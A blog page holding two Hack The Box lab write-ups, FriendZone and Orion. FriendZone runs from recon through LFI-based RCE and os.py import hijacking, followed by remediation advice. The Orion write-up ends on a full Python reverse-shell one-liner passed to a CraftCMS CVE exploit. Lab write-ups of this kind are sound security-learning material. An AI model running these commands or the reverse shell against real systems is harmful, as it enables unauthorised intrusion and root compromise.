kami@kali:~$ journalctl
-
Friendzone writeup
FriendZone writeup
Box name: FriendZone
Difficulty: Easy
OS: Linux
Overview: FriendZone is an easy difficulty Linux box which needs fair amount enumeration. By doing a zone transfer vhosts are discovered. There are open shares on samba which provides credentials for an admin panel. From there, an LFI is found which is leveraged to get RCE. A cron is found running which uses a writable module, making it vulnerable to hijacking.
Link: https://app.hackthebox.com/machines/FriendZone?tab=machine_info
Machine IP: 10.129.88.239
Ran rustscan against the machine.
rustscan -a 10.129.88.239 –ulimit 5000 -b 500 — -A -Pn

DNS is interestingly open which I dont normally see. We see the commonName friendzone.red. Added that to /etc/hosts and did a zone transfer.
dig axfr friendzone.red @10.129.88.239

Looks like there are further vhosts, added them all to /etc/hosts. Checked out the SMB shares and we see three interesting directories.
nxc smb 10.129.88.239 -u “” -p “” –shares

Checked out the shares. In general there is a creds.txt.
smbclient //10.129.88.239/general


Not sure what these creds go to yet. Checked out the webservers.



The previous credentials get us in.


I tried adding that parameter mentioned.

When I refresh the time stamp updates, so this must be executing a file. Created a php rev shell and put it in the Development drive. Tried calling it and we get a response.
penelope -p 4444
smbclient //10.129.88.239/general

Grabbed user.txt in /home/friend
Did local enumeration for privilege escalation. In /opt I found a script that is likely running.

Ran linpeas and we can find that /usr/lib/python2.7/os.py is world writable. The reporter.py script calls os. Wrote a script os.py.

penelope -p 4445
smbclient //10.129.88.253/Development
cp /etc/Development/os.py /usr/lib/python2.7/os.py
And we get a shell.

GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports including 53 (DNS), 139/445 (SMB), 80 (HTTP), and 443 (HTTPS). DNS being open was unusual and prompted further investigation. Found the certificate commonName friendzone.red and added it to /etc/hosts. Performed a DNS zone transfer which disclosed multiple internal vhosts, all added to /etc/hosts.rustscan -a 10.129.88.239 –ulimit 5000 -b 500 — -A -Pn
dig axfr friendzone.red @10.129.88.2392 – SMB enumeration and credential discovery
Checked SMB shares anonymously and found accessible Development and General directories. Found creds.txt in the General share containing plaintext credentials of unknown purpose at the time. Browsed to the discovered vhosts and found an admin dashboard login that accepted the recovered credentials.nxc smb 10.129.88.239 -u “” -p “” –shares
smbclient //10.129.88.239/general3 – Initial Access – LFI to RCE via SMB-writable share
Logged into the admin dashboard at administrator1.friendzone.red and found a pagename parameter in the URL. Confirmed it was processing files server-side by observing timestamp changes on refresh, indicating file execution. Wrote a PHP reverse shell and uploaded it to the writable Development SMB share. Triggered the shell by referencing its path through the LFI parameter, achieving remote code execution.4 – Foothold and user flag
Caught a shell and found user.txt in /home/friend.5 – Privilege Escalation – Python os.py hijack via writable system library
Enumerated /opt and found a script likely being run via cron. Ran LinPEAS and discovered /usr/lib/python2.7/os.py was world-writable. Identified that reporter.py imported the os module. Wrote a malicious os.py containing a reverse shell trigger, uploaded it to the Development SMB share, and copied it over the legitimate os.py on the target. Waited for the cron job to execute reporter.py, which imported the poisoned os module and triggered the shell as root. Retrieved root.txt.cp /etc/Development/os.py /usr/lib/python2.7/os.py
Key Takeaways
- DNS zone transfer exposing internal hostnames – The DNS server allowed unauthenticated zone transfers, disclosing internal vhosts not otherwise discoverable. DNS servers must restrict zone transfers to explicitly authorized secondary servers only and must never allow transfers to arbitrary clients.
- Anonymous SMB access exposing credentials and a writable share – SMB allowed anonymous access to shares containing plaintext credentials and a writable Development directory that was later used for both webshell upload and privilege escalation payload delivery. SMB shares must require authentication and write access must be restricted to the minimum required accounts.
- LFI in the admin dashboard enabling RCE via SMB-hosted payload – The pagename parameter processed and executed files referenced by path with no validation, allowing arbitrary file inclusion from the writable SMB share. All file inclusion parameters must validate input against a strict allowlist and must never execute files from locations writable by unauthenticated users.
- World-writable Python standard library file enabling import hijacking – The system os.py module was writable by any user, allowing any script that imports it to be hijacked to execute arbitrary code in the context of whatever account runs that script, in this case root via cron. Standard library files must never be writable by non-root users and file integrity monitoring must alert on modifications to system Python libraries.
- Credentials and payloads reused through the same writable SMB share – The Development share was leveraged twice in the attack chain, first for webshell delivery and again for privilege escalation payload delivery. A single overly permissive share provided repeated value to the attacker, illustrating why share permission misconfigurations compound in severity.
Remediation
[Immediate] Restrict DNS zone transfers
Configure the DNS server to allow zone transfers only to explicitly authorized secondary DNS servers by IP address. Disable zone transfers to any unauthenticated or unlisted client. Audit all DNS records for internal hostnames that should not be publicly discoverable.[Immediate] Disable anonymous SMB access and restrict share write permissions
Disable anonymous and guest SMB access across all shares immediately. Restrict the Development and General shares to only the users with an explicit operational requirement. Remove write access from any share that does not require it, and audit all shares for similar overly permissive configurations.[Immediate] Remediate the LFI vulnerability in dashboard.php
Rewrite the pagename parameter handler to validate all file paths against an explicit allowlist of permitted pages. Reject any path referencing external shares, traversal sequences, or non-application directories. Conduct a full code review of the application for additional file inclusion points.[Immediate] Restrict write permissions on Python standard library files
Set /usr/lib/python2.7/os.py and all other standard library files to be readable only, owned by root, with no write access for any other user or group. Audit the entire Python installation directory tree for incorrect permissions and correct them immediately.[Immediate] Rotate all credentials found in creds.txt
The credentials recovered from the SMB share must be considered fully compromised. Rotate them immediately and remove the file from the share.[Short-term] Restrict cron scripts and audit for writable dependencies
Audit reporter.py and all other cron-executed scripts for imports or dependencies on files that are writable by non-root users. Ensure all scripts run by privileged scheduled tasks reference only root-owned, non-writable paths for their dependencies and libraries.[Long-term] Implement a filesystem permission and DNS/SMB hardening baseline
Define a hardening standard covering DNS zone transfer restrictions, SMB share permission audits, standard library and system file permission baselines, and LFI prevention in web applications. Include DNS, SMB, and file inclusion testing in the regular penetration testing scope, and implement periodic filesystem permission audits across all production systems. - DNS zone transfer exposing internal hostnames – The DNS server allowed unauthenticated zone transfers, disclosing internal vhosts not otherwise discoverable. DNS servers must restrict zone transfers to explicitly authorized secondary servers only and must never allow transfers to arbitrary clients.
-
Orion writeup
Orion writeup
Box name: Orion
Difficulty: Very Easy
OS: Linux
Overview: Orion is a very easy Linux machine that features CSRF Validation Bypass and exploration of CraftCMS and Telnetd. The foothold includes achieving remote code execution by exploiting CVE-2025-32432 in a vulnerable version of CraftCMS. Then the default Craft environment variable file exposes the credentials for its MySQL database, which contains a crackable password. The password has been reused and leads to SSH access to the user on the machine. Finally, privilege escalation is achieved by finding and exploiting a vulnerable version of telnetd (CVE-2026-24061), allowing authentication bypass to root.
Link: https://app.hackthebox.com/machines/Orion?tab=play_machine
Machine IP:
Ran rustscan against the machine.
rustscan -a 10.129.244.146 –ulimit 5000 -b 500 — -A -Pn


Two ports are open, SSH and a webserver. Added orion.htb to /etc/hosts. Navigated to the website.

On the page on the footer, we see that this is powered by CraftCMS.

Ran feroxbuster to directory bust and ffuf to fuzz for vhost.
feroxbuster -u http://orion.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://orion.htb -H “Host: FUZZ.orion.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302
Right away feroxbuster shows us /admin.

On this page it shows us the exact version, Craft CMS 5.6.16.
Researched the version and this is vulnerable to an RCE, CVE-2025-32432 https://www.exploit-db.com/exploits/52525. Found this exploit https://github.com/c0gnit00/CVE-2025-32432. Read through the code and tested it and it works. The RCE comes from a vulnerability in the image transformation function.

penelope -p 4444
python3 exploit.py -u http://orion.htb -c “python3 -c ‘import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\”10.10.14.212\”,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\”/bin/bash\”)’”
